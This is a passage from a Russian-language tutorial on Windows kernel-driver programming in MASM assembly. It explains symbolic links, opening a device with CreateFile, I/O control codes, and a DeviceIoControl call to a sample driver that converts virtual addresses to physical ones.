Для того чтобы объект "устройство" стал доступен коду режима пользователя, драйвер должен создать в доступном ему (коду режима пользователя) каталоге "\??" еще один объект - *символьную ссылку* (symbolic link). Да, да именно символьную, а не символическую, как пишут иногда в иных изданиях. И не надо говорить: "А вот в моем большом - на 386 тысяч слов - словаре...". ;-)

Кстати, создать символьную ссылку можно и из режима пользователя функцией DefineDosDevice.

Открыв каталог "\??" вы увидите, что он буквально кишит символьными ссылками. Такое странное имя этот каталог получил потому, что при сортировке по алфавиту он будет первым, что увеличивает скорость поиска объектов. До Windows NT4 этот каталог назывался "\DosDevices" и являлся наиболее часто используемым при поиске объектов. Поэтому и был переименован в "\??".

Для совместимости с драйверами предыдущих версий Windows, в корневом каталоге пространства имен диспетчера объектов имеется символьная ссылка "\DosDevices", значением которой является строка "\??"

Драйвер VirtToPhys создает символьную ссылку "slVirtToPhys" на свое устройство "devVirtToPhys" в каталоге "\??", значением которой является строка "\Device\devVirtToPhys" (Что, совсем запутались? ;-)). В имени символьной ссылки я также специально использовал префикс "sl".




Рис. 4-5. Объект "символьная ссылка" slVirtToPhys в пространстве имен диспетчера объектов




Рис. 4-6. Свойства объекта "символьная ссылка" slVirtToPhys

Префиксы в именах устройства и символьной ссылки я добавил для наглядности. Только чтобы показать, что имя устройства и имя символьной ссылки совсем не обязательно, хотя и могут (и обычно так и бывает), должны совпадать с именем драйвера. Важно чтобы символьная ссылка указывала на действительное имя устройства. И еще один важный момент, который вы и без меня несомненно понимаете - в одном и том же каталоге не может быть двух объектов с одинаковыми именами, точно также, как в одном и том же каталоге файловой системы нет двух файлов с одинаковыми именами.

Таким образом, на момент выхода из функции StartService мы имеем три объекта: драйвер "\Driver\VirtToPhys", устройство "\Device\devVirtToPhys" и символьную ссылку на устройство "\??\slVirtToPhys".

Когда будете просматривать эти объекты на своем компьютере, имейте ввиду, что WinObj сортирует имена с учетом регистра.

Если вы еще помните, во второй части статьи, где мы разбирали параметр реестра ImagePath, я обещал рассказать о том, что такое "\??" в самом начале пути "\??\C:\masm32\..." к файлу драйвера. Ну, что такое "\??" вы уже узнали, а вот "\??\C:" это не что иное, как символьная ссылка на устройство "Device\Harddisk\Volume1" или, в моем случае, на первый том первого жесткого диска.

При отображении системой образа файла драйвера в память, именно это устройство получит запрос ввода-вывода.

Перейдем теперь к разбору исходного кода. При успешном завершении функции StartService мы вызываем стандартную Win32-функцию ввода-вывода CreateFile. Батюшки-святы! А файлы то тут при чем?!... Согласен, пока все кажется довольно запутанным. Надеюсь, к концу статьи кое-что прояснится.

Описание функции CreateFile занимает в документации довольно много места. Из всей этой информации к устройствам относится процентов 20. Поэтому, я немного облегчу вам жизнь, выделив только самое необходимое.

```
CreateFile proto stdcall     lpFileName:LPCSTR,            dwDesiredAccess:DWORD, \
                             dwShareMode:DWORD,            lpSecurityAttributes:LPVOID, \
                             dwCreationDistribution:DWORD, dwFlagsAndAttributes:DWORD, \
                             hTemplateFile:HANDLE
```

Вопреки своему названию, эта функция создает или открывает существующий (многие Create* функции работают таким образом) объект, а не только файл. Microsoft следовало бы назвать ее CreateObject. В качестве объекта может выступать и устройство.

lpFileName — - указатель на завершающуюся нулем строку, с именем открываемого устройства, точнее, символьной ссылки указывающей на устройство. На эту тему мы поговорим достаточно подробно ниже после описания всех параметров.

dwDesiredAccess — - определяет права доступа к открываемому устройству. Нам потребуются два значения:

GENERIC_READ — - доступ на чтение данных с устройства;

GENERIC_WRITE — - доступ на запись данных в устройство.

Можно использовать и комбинацию этих двух значений.

dwShareMode — - определяет, может ли устройство быть совместо используемым с другим кодом. Т.е. можно ли еще раз получить описатель устройства вызовом функции CreateFile. Нам могут пригодиться три значения:

0 — - в большинстве случаев нужно именно это значение, т.к. обычно устройства выполняющие такие специфические задачи, как наши, открываются для монопольного использования.

Если нужно использовать устройство совместно с каким-либо кодом, то используем:

FILE_SHARE_READ — - другой код тоже может получить описатель устройства с доступом на чтение;

FILE_SHARE_WRITE — - другой код тоже может получить описатель устройства с доступом на запись.

Хотя в документации написано именно так, но сколько я не экспериментировал с этим параметром, мне так и не удалось получить монопольный доступ к устройству. Какое бы значения я не указывал, последующий вызов CreateFile все равно возвращал описатель устройства. Не смотря на это, в дальнейшем, мы все равно будем считать, что этот параметр работает так, как написано в документации.

lpSecurityAttributes — - указатель на структуру SECURITY_ATTRIBUTES. Т.к. никакой особой защиты нам не нужно, а также мы не собираемся наследовать описатель устройства каким-то другим процессам, то просто устанавливаем этот параметр в NULL.

dwCreationDistribution — - определяет действия в случае если устройство с заданным именем не найдено или уже существует. Для устройств используется только значение OPEN_EXISTING. Т.е. на момент вызова CreateFile устройство должно уже существовать.

dwFlagsAndAttributes — - определяет атрибуты и специальные флаги. У нас этот параметр всегда будет равен 0.

hTemplateFile — - описатель файла-прототипа. И этот параметр у нас тоже всегда будет равен NULL.

В случае успеха функция CreateFile вернет описатель устройства. Подчеркиваю - именно устройства, которое создал драйвер, а не описатель самого драйвера. Такая неверная трактовка иногда встречается.

Если вызов функции CreateFile потерпит неудачу, то, в отличие от многих других функций, возвращающих NULL в подобных случаях, функция CreateFile вернет INVALID_HANDLE_VALUE (-1).

С учетом всего вышесказанного, мы вызываем CreateFile следующим образом.

```
invoke CreateFile, $CTA0("\\\\.\\slVirtToPhys"), GENERIC_READ + GENERIC_WRITE, \
                                                 0, NULL, OPEN_EXISTING, 0, NULL
```

С последними пятью параметрами все, вроде более-менее, ясно. Во втором параметре мы передаем комбинацию флагов GENERIC_READ + GENERIC_WRITE, т.к. собираемся, как отправлять данные на устройство, так и получать результаты его работы.

А вот с первым параметром, в качестве которого мы передаем указатель на строку "\\.\slVirtToPhys", надо разобраться. Префикс "\\.\" является псевдонимом локального компьютера. Функция CreateFile является оболочкой вокруг другой функции NtCreateFile (реализованной в \%SystemRoot%\System32\ntdll.dll), которая, в свою очередь, обращается к одноименному системному сервису (не путать со службами).

Системный сервис - это функция, вызов которой осуществляется через прерывание int 2Eh, что влечет за собой переход в режим ядра. Все адреса таких функций сведены в единый массив KiServiceTable (недокументирован и адрес не экспортируется, префикс Ki означает Kernel Internal), доступ к которому можно получить через переменную ядра KeServiceDescriptorTable.

Системные сервисы не имеют никакого прямого отношения к нашей сегодняшней теме. Может быть, в будущем, мы к этому еще и вернемся. Недокументированую и не экспортируемую информацию (имена и адреса функций и переменных, структуры и идентификаторы и т.п.) можно получить при наличии *пакета отладочных символов* (symbol package), который пока еще - слава Microsoft! - можно скачать бесплатно.

NtCreateFile заменяет псевдоним локального компьютера "\\.\" на имя каталога "\??" в пространстве имен диспетчера объектов (т.о. "\\.\slVirtToPhys" превращается в "\??\slVirtToPhys") и вызывает функцию ядра ObOpenObjectByName. Через символьную ссылку ObOpenObjectByName находит объект "\Device\devVirtToPhys" и возвращает указатель на него (таким образом символьная ссылка, видимая коду режима пользователя, используется диспетчером объектов для трансляции во внутреннее имя устройства). Используя этот указатель NtCreateFile создает новый объект "файл" представляющий устройство и возвращает его описатель.

Операционная система абстрагирует запросы ввода-вывода, обрабатывая их так, будто они адресованы файлам. Драйвер преобразует запросы к виртуальному файлу в запросы, специфичные для устройства, скрывая тот факт, что конечное устройство может и не быть устройством с файловой структурой. Что мы и имеем в нашем случае. Такая запутанная схема позволяет обобщить интерфейс между приложениями и устройствами. Т.е. все считываемые или записываемые данные представляются потоками байтов, направляемыми в виртуальные файлы.

Прежде чем функция CreateFile вернет управление, в драйвере будет вызвана функция которую определяет сам драйвер (точнее, диспетчер ввода-вывода сформирует IRP типа IRP_MJ_CREATE

и направит его драйверу обслуживающему наше устройство). При этом, эта процедура будет выполнена в контексте потока вызвавшего CreateFile при IRQL = PASSIVE_LEVEL (помните еще что это такое? ;-)). Если она вернет код успеха, то новый описатель будет создан и возвращен коду вызвавшему CreateFile. Если драйвер вернет код ошибки, то соответственно никаких новых описателей не возникнет.

Созданый CreateFile новый объект "файл" является объектом *исполнительной системы* (executive) и не попадает в пространство имен диспетчера объектов. Просмотреть описатели принадлежащие процессу можно с помощью утилиты Process Explorer. Марк Руссинович (http://www.sysinternals.com/) и тут приложил свою руку, за что ему большое спасибо.




Рис. 4-7. Объект "файл"




Рис. 4-8. Свойства объекта "файл"

Чтобы охватить одним взглядом, только что описанный и весьма непростой процесс, позволю себе подытожить. Итак, "\\.\slVirtToPhys" превращается в символьную ссылку "\??\slVirtToPhys", через которую, уже на стороне режима ядра, осуществляется доступ к устройству "\Device\devVirtToPhys". Из структуры объекта "устройство" DEVICE_OBJECT (см. \include\w2k\ntddk.inc) извлекаются сведения об обслуживающем его драйвере. Диспетчер ввода-вывода формирует пакет запроса ввода-вывода и направляет его драйверу. Так драйвер узнает о том, что код режима пользователя пытается получить доступ к его устройству. Если драйвер не имеет ничего против, то он возвращает код успеха, что является сигналом диспетчеру объектов о создании виртуального файла. При этом в *таблице описателей* (handle table) процесса создается новый элемент с указателем на объект "файл", и коду режима пользователя возвращается новый описатель. Таким образом, символьная ссылка и описатель служат косвенными указателями на системные ресурсы, что позволяет системе оградить прикладные программы от прямого взаимодействия с системными структурами данных.

Я был неприятно удивлен, когда сравнил значения счетчиков ссылок и открытых описателей, которые показывает Process Explorer v5.25 в свойствах описателя, с реальными значениями. Мы уже немного касались темы указателей и описателей объекта в прошлой статье. Описатель является косвенной ссылкой на объект, предоставляемой ядром коду режима пользователя, а

указателями пользуется ядро. Оказалось, что значение счетчика ссылок References постоянно завышается на единицу. Поставив прерывание на область памяти содержащую счетчик ссылок я обнаружил, что при просмотре свойств описателя, значение счетчика динамически повышается на несколько единиц и тут же понижается до прежнего значения, но на вкладке свойств все равно отображается неверное - на единицу больше - значение. Так что в действительности значение References на рис. 4-8 равно 1, а не 2. И на старуху бывает проруха. Реальное значение счетчиков можно посмотреть в SoftICE. Для этого нужно вывести список описателей процесса командой **proc -o VirtToPhys**. В столбце **Handle** найти нужный описатель и взяв из столбца **Ob Hdr*** указатель на заголовок объекта (структура OBJECT_HEADER) вывести в окно дампа содержимое заголовка **dd <адрес заголовка>**. Первый DWORD - счетчик ссылок, второй - описателей.

```
.if eax != INVALID_HANDLE_VALUE
    mov hDevice, eax
```

Если все ОК, то мы сохраняем описатель устройства, возвращенный CreateFile, в переменной *hDevice* , и имеем возможность осуществлять операции ввода-вывода с этим устройством, посредством вызова функций DeviceIoControl, ReadFile и WriteFile. DeviceIoControl является универсальной функцией ввода-вывода - ее мы и будем использовать.

```
DeviceIoControl proto stdcall hDevice:HANDLE,         dwIoControlCode:DWORD, \
                              lpInBuffer:LPVOID,      nInBufferSize:DWORD, \
                              lpOutBuffer:LPVOID,     nOutBufferSize:DWORD, \
                              lpBytesReturned:LPVOID, lpOverlapped:LPVOID
```

Не смотря на то, что функция DeviceIoControl принимает даже больше параметров чем CreateFile, тут все достаточно просто.

hDevice — - описатель устройства, которому адресуется запрос ввода-вывода;

dwIoControlCode — - управляющий код ввода-вывода; Подробнее об этом параметре ниже.

lpInBuffer — - указатель на буфер с входными (относительно устройства) данными или NULL, если для выполнения операции никаких дополнительных данных устройству не требуется;

nInBufferSize — - размер входного буфера в байтах;

lpOutBuffer — - указатель на буфер с выходными (относительно устройства) данными или NULL, если устройство не возвращает никаких дополнительных данных;

nOutBufferSize — - размер выходного буфера в байтах;

lpBytesReturned — - количество байт, скопированных в выходной буфер при выходе из DeviceIoControl;

lpOverlapped — - указатель на структуру OVERLAPPED. Т.к. мы собираемся осуществлять только синхронный ввод-вывод (процедура DeviceIoControl не вернет управление до тех пор, пока не отработает вызванная в драйвере процедура), то этот параметр у нас всегда будет равен NULL.

В самом начале я сказал, что код драйвера, по сути, является набором функций, позволяющих решать задачи недоступные коду режима пользователя. Поскольку драйвер устройства может выполнять массу таких задач, необходимо как то дифференцировать запросы. Для этого и предназначен второй параметр *dwIoControlCode* , называемый *управляющим кодом ввода-вывода* (I/O control code), который строится по определенным правилам.




Рис. 4-9. Поля управляющего кода ввода-вывода

DeviceType — - идентификатор типа устройства (16 бит). Может принимать значение в диапазоне 0-0FFFFh, который разбит на две равные половины. Диапазон 0-7FFFh зарезервирован Microsoft, а диапазон 8000h-0FFFFh доступен всем желающим. В файле \include\w2k\ntddk.inc можно найти набор констант FILE_DEVICE_* со значениями из зарезервированного диапазона. Мы будем использовать FILE_DEVICE_UNKNOWN. Можно определить и свой собственный идентификатор.

Access — - запрашиваемые права доступа к устройству. Т.к. это поле размером 2 бита, то возможны четыре значения:

FILE_ANY_ACCESS (0) — - максимальные права доступа;

FILE_READ_ACCESS (1) — - доступ на чтение, т.е. получение данных от устройства;

FILE_WRITE_ACCESS (2) — - доступ на запись, т.е. передачу данных на устройство;

- комбинация последних двух значений.

Function — - собственно и определяет операцию, которую должно выполнить устройство (12 бит). Может принимать значение в диапазоне 0-FFFh, который также разбит на две равные половины. Диапазон 0-7FFh зарезервирован Microsoft, а диапазон 800h-0FFFh доступен.

Method — - определяет метод ввода-вывода. Размер поля 2 бита - 4 значения, и все они могут быть использованы для наших целей:

METHOD_BUFFERED (0) — - буферизованный ввод-вывод (buffered I/O);

METHOD_IN_DIRECT (1)

METHOD_OUT_DIRECT (2) — - прямой ввод-вывод (direct I/O);

METHOD_NEITHER (3) — - ввод-вывод без управления (neither I/O).

О методах ввода-вывода мы поговорим чуть более подробно, когда будем разбирать исходный код драйвера, в следующей статье. Сейчас важно лишь то, что буферизованный ввод-вывод является самым безопасным, т.к. система берет на себя всю заботу об управлении буферами, что приводит, естественно, к накладным расходам. Но в случае небольшого размера буферов - сравнимого с размером страницы - эти издержки пренебрежимо малы. Именно буферизованный ввод-вывод мы и будем использовать в драйвере VirtToPhys.

Управляющий код можно сформировать вручную, но лучше автоматизировать этот процесс с помощью незамысловатого макроса CTL_CODE.

```
CTL_CODE MACRO DeviceType:=<0>, Function:=<0>, Method:=<0>, Access:=<0>
    EXITM %(((DeviceType) SHL 16) OR ((Access) SHL 14) OR ((Function) SHL 2) OR (Method))
ENDM
```

Этот макрос определен дважды - в файле \include\winioctl.inc (отсутствует в пакете masm32), который необходимо включить в исходный текст программы управления, и в файле ntddk.inc, включаемом в исходный текст драйвера.

Определение значения управляющего кода ввода-вывода и двух констант вынесено в отдельный файл common.inc, т.к. эти значения требуются как в исходном тексте программы управления, так и

в исходном тексте драйвера. Т.о. все изменения в этом файле отразятся на исходных текстах программы управления и драйвера.

```
NUM_DATA_ENTRY         equ 4
DATA_SIZE              equ (sizeof DWORD) * NUM_DATA_ENTRY
IOCTL_GET_PHYS_ADDRESS equ CTL_CODE(FILE_DEVICE_UNKNOWN, 800h, METHOD_BUFFERED, FILE_READ_ACCESS +
   FILE_WRITE_ACCESS)
```

Вернемся к исходному тексту.

```
lea esi, adwInBuffer
assume esi:ptr DWORD
invoke GetModuleHandle, NULL
mov [esi][0*(sizeof DWORD)], eax
invoke GetModuleHandle, $CTA0("kernel32.dll", szKernel32)
mov [esi][1*(sizeof DWORD)], eax
invoke GetModuleHandle, $CTA0("user32.dll", szUser32)
mov [esi][2*(sizeof DWORD)], eax
invoke GetModuleHandle, $CTA0("advapi32.dll", szAdvapi32)
mov [esi][3*(sizeof DWORD)], eax
```

Подготавливаем буфер *adwInBuffer* для передачи устройству. Буфер содержит виртуальные базовые адреса загрузки самой программы управления VirtToPhys.exe, и трех системных модулей отображенных на адресное пространство нашего процесса.

```
lea edi, adwOutBuffer
assume edi:ptr DWORD
invoke DeviceIoControl, hDevice, IOCTL_GET_PHYS_ADDRESS, \
                        esi, sizeof adwInBuffer, \
                        edi, sizeof adwOutBuffer, \
                        addr dwBytesReturned, NULL
```

Вызовом DeviceIoControl передаем устройству заполненный буфер. При этом произойдут процессы похожие на описанные выше, с той лишь разницей, что никаких новых объектов не появится и обращение к устройству произойдет по описателю, что значительно быстрее.

Используя описатель устройства диспетчер ввода-вывода извлечет сведения об обслуживающем его драйвере, сформирует пакет запроса ввода-вывода типа IRP_MJ_DEVICE_CONTROL и направит его драйверу. В драйвере будет вызвана соответствующая процедура. Эта процедура также будет выполнена в контексте потока вызвавшего DeviceIoControl при IRQL = PASSIVE_LEVEL. По значению управляющего кода ввода-вывода IOCTL_GET_PHYS_ADDRESS драйвер определит что конкретно от него требуется, извлечет из входного буфера четыре виртуальных адреса, преобразует из в физические и поместит в выходной буфер.

```
.if ( eax != 0 ) && ( dwBytesReturned != 0 )

    invoke GetModuleFileName, [esi][0*(sizeof DWORD)], \
                              addr acModulePath, sizeof acModulePath

    lea ecx, acModulePath[eax-5]
    .repeat
        dec ecx
        mov al, [ecx]
    .until al == '\'
    inc ecx
    push ecx

    CTA0 "%s \t%08Xh\t%08Xh   ( %s )\n", szFmtMod

    invoke BigNumToString, [edi][0*(sizeof DWORD)], addr acNumber
    pop ecx
    invoke wsprintf, addr acThis, addr szFmtMod, ecx, \
                    [esi][0*(sizeof DWORD)], \
                    [edi][0*(sizeof DWORD)], addr acNumber

    invoke BigNumToString, [edi][1*(sizeof DWORD)], addr acNumber
    invoke wsprintf, addr acKernel, addr szFmtMod, addr szKernel32, \
```

```
                                [esi][1*(sizeof DWORD)], \
                                [edi][1*(sizeof DWORD)], addr acNumber

            invoke BigNumToString, [edi][2*(sizeof DWORD)], addr acNumber
            invoke wsprintf, addr acUser, addr szFmtMod, addr szUser32, \
                                [esi][2*(sizeof DWORD)], \
                                [edi][2*(sizeof DWORD)], addr acNumber

            invoke BigNumToString, [edi][3*(sizeof DWORD)], addr acNumber
            invoke wsprintf, addr acAdvapi, addr szFmtMod, addr szAdvapi32, \
                                [esi][3*(sizeof DWORD)], \
                                [edi][3*(sizeof DWORD)], addr acNumber

            invoke wsprintf, addr acBuffer, \
                                $CTA0("Module:\t\tVirtual:\t\tPhysical:\n\n%s\n%s%s%s"), \
                                addr acThis, addr acKernel, addr acUser, addr acAdvapi

            assume esi:nothing
            assume edi:nothing
            invoke MessageBox, NULL, addr acBuffer, $CTA0("Modules Base Address"), \
                                MB_OK + MB_ICONINFORMATION
        .else
            invoke MessageBox, NULL, $CTA0("Can't send control code to device."), NULL,
\
                                MB_OK + MB_ICONSTOP
        .endif
```

Если все пройдет удачно, то DeviceIoControl вернет ненулевое значение, а в *dwBytesReturned* окажется значение количества байт возвращенных устройством в буфере *adwOutBuffer*. Наша задача теперь - отформатировать эти данные и вывести их на экран. Я не буду подробно описывать этот процесс - тут все достаточно тривиально. В текстовых макросах $CTA0 интенсивно используются стандартные эскейп-последовательности (подробное описание см. \Macros\Strings.mac). Процедура BigNumToString разбивает адрес по три разряда. Закончив фарматирование, выводим информацию на экран.

